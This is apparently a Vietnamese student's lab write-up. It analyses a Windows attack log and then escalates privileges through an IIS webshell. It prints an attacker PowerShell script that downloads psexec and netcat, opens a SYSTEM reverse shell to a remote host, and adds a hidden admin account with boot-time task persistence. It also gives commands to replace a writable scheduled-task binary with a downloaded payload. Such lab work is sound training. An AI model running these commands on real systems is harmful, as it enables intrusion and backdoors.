Q&A:

1. Đọc log và trả lời câu hỏi

- Các tài khoản đã thực thi lệnh whoami?

- Tiến trình nào là tiến trình cha của các tiến trình có commandline là "cmd.exe /c ....."?

- Trong quá trình leo quyen, kẻ tấn công thực hiện các hành vi nào với mục đích gì?

- Kẻ tấn công dùng cách nào để duy trì thực thi trên hệ thống?

- Tham số "-accepteula -nobanner -s -h" được sử dụng cho công cụ nào?

- Kẻ tấn công làm gì sau khi có quyền SYSTEM?

2. Lab Win Server 2016 - IIS Web.

Có sẵn webshell <ip\_vm>\ss.aspx có thể thực thi qua form hoặc get request <ip\_vm>\ss.aspx?cmd=<command\_to\_run>.

Yêu cầu thông qua webshell, thực hiện:


- Thêm tài khoản john vào danh sách tài khoản admin.


3. Tự động bài 2 bằng code/script.

**Bài 1:**

**Các tài khoản đã thực thi lệnh whoami?**







**Tiến trình nào là tiến trình cha của các tiến trình có commandline là "cmd.exe /c ....."?**

Tiến trình w3wp

c:\windows\system32\inetsrv\w3wp.exe -ap "Pool" -v "v4.0" -l "webengine4.dll" -a \\.\pipe\iisipmcbf732e4-0e75-470d-8d56-43b937141ef5 -h "C:\inetpub\temp\apppools\Pool\Pool.config" -w "" -m 0 -t 20 -ta 0

**Trong quá trình leo quyen, kẻ tấn công thực hiện các hành vi nào với mục đích gì?**

* systeminfo: Hiển thị thông tin chi tiết về hệ thống
* whoami /all: Hiển thị thông tin User, Group, Privileges
* net user: Hiển thị các user account
* net user vagrant: Hiển thị thông tin chi tiết về user
* net localgroup Administrators: Hiển thị thông tin về Group như user trong group
* ipconfig /all: Hiển thị chi tiết cấu hình mạng
* netsh advfirewall show allprofiles : Hiển thị cấu hình tường lừa cho tất cả các cấu hình hồ sơ (domain, private và public profile)
* tasklist /svc: Liệt kê các services cho mỗi process
* sc query windefend: Hiển thị thông tin trạng thái và cấu hình của Windows Defender
* powershell Get-MpComputerStatus: Hiển thị thông tin về các chức năng đang bật hoặc tắt của Windows Defender, thông tin phiên bản.
* reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System:
* Truy vấn thông tin về chính sách hệ thống
* dir C:\: Liệt kê thư mục ở ổ đĩa C:\
* dir D:\: Liệt kê thư mục ở ổ đĩa D:\
* mkdir C:\healthcheck: Tạo thư mục
* attrib +h /s /d C:\healthcheck: Đặt thuộc tính cho thư mục vừa tạo +h:hidden /s: áp dụng cho cả các subdir /d: áp dụng cho các thư mục
* echo  > C:\healthcheck\t2.txt:

Ghi vào file t2.txt

* certutil -decode C:\healthcheck\t2.txt C:\healthcheck\monitor.ps1

Sử dụng certutil để giải mã tệp t2.txt vào monitor.ps1

Nội dung của tệp monitor.ps1:

$ps = "C:\healthcheck\ps.exe"

curl -Uri "http://192.168.56.1:8000/psexec.exe" -OutFile $ps

$user=$(C:\healthcheck\ps.exe -accepteula -nobanner -s -h whoami).replace("\", "\_");

$outf = "C:\healthcheck\" +$user+ "\_backup.exe";

$inf = "http://192.168.56.1:8000/nc/nc.exe";

curl -Uri $inf -OutFile $outf

$arg = "-accepteula -nobanner -s -h `"" + $outf + "`" 192.168.56.1 4444 -e cmd"

start-process $ps $arg

start-process $ps "-accepteula -nobanner -s -h net.exe user /add backup1 Backup@123"

start-process $ps "-accepteula -nobanner -s -h net.exe localgroup administrators backup1 /add"

start-process $ps "-accepteula -nobanner -s -h reg.exe add HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList /v backup1 /t REG\_DWORD /f /d 0"

start-process $ps "SCHTASKS /Create /TN `"Task`" /F /SC ONSTART /TR `"powershell -f C:\healthcheck\monitor.ps1`" /RU vagrant /RP vagrant"

Sau khi có được account vagrant nằm trong group Administrator kẻ tấn công tạo 1 schedule task và chạy task.

* SCHTASKS /Create /TN "Task" /F /SC HOURLY /TR "powershell -f C:\healthcheck\monitor.ps1" /RU vagrant /RP vagrant
* SCHTASKS /run /tn "Task"

Sau khi task được chạy với acc trong group administrator nó sẽ làm một số nhiệm vụ sau:

Mở 1 session cmd với quyền system(-s) trên máy attacker

Tạo tài khoản backup1 và thêm vào group administrators. Thêm tài khoản vào registry

Tạo Task khởi chạy tệp minitor.ps1 mỗi khi khởi động

**Kẻ tấn công dùng cách nào để duy trì thực thi trên hệ thống?**

Tạo tài khoản backup1 và tạo schedule task “Task” thực thi mỗi khi khởi động

**Tham số "-accepteula -nobanner -s -h" được sử dụng cho công cụ nào?**


Psexec

**Kẻ tấn công làm gì sau khi có quyền SYSTEM?**


Kẻ tấn công gõ lệnh whoami, net user, netsh advfirewall set allprofiles state off(Tắt tường lửa)

**Bài 2:**

Kiểm tra users trên máy:




Thông tin chi tiết về user John




Thông tin về Group Administrator không có user John




Thông tin về current user account




Hiển thị tất cả các tệp trong ổ C:\




Thứ tự tìm kiếm backup(thư mục không mặc định), inetpub là thư mục web server(có thể tìm được log hoặc password trong các file config), Program Files/x86, ProgramData tìm kiếm những application không phải là mặc định




Kiểm tra schedule task:




Kiểm tra quyền của thư mục và tệp







Nhóm BUILTIN\Users có quyền Full control(F)




Đổi tên tệp backup.exe gốc bằng lệnh sau: *move "C:\backup\monitor db\backup.exe" "C:\backup\monitor db\backup.exe.bak"*




Tải file malicious lên máy: *powershell Invoke-WebRequest -Uri 'http://192.168.56.102:8080/backup.exe' -OutFile 'C:\backup\monitor db\backup.exe'*



Run Task: *schtasks /run /tn "\admin\thing\Backup"*





Bài 3:

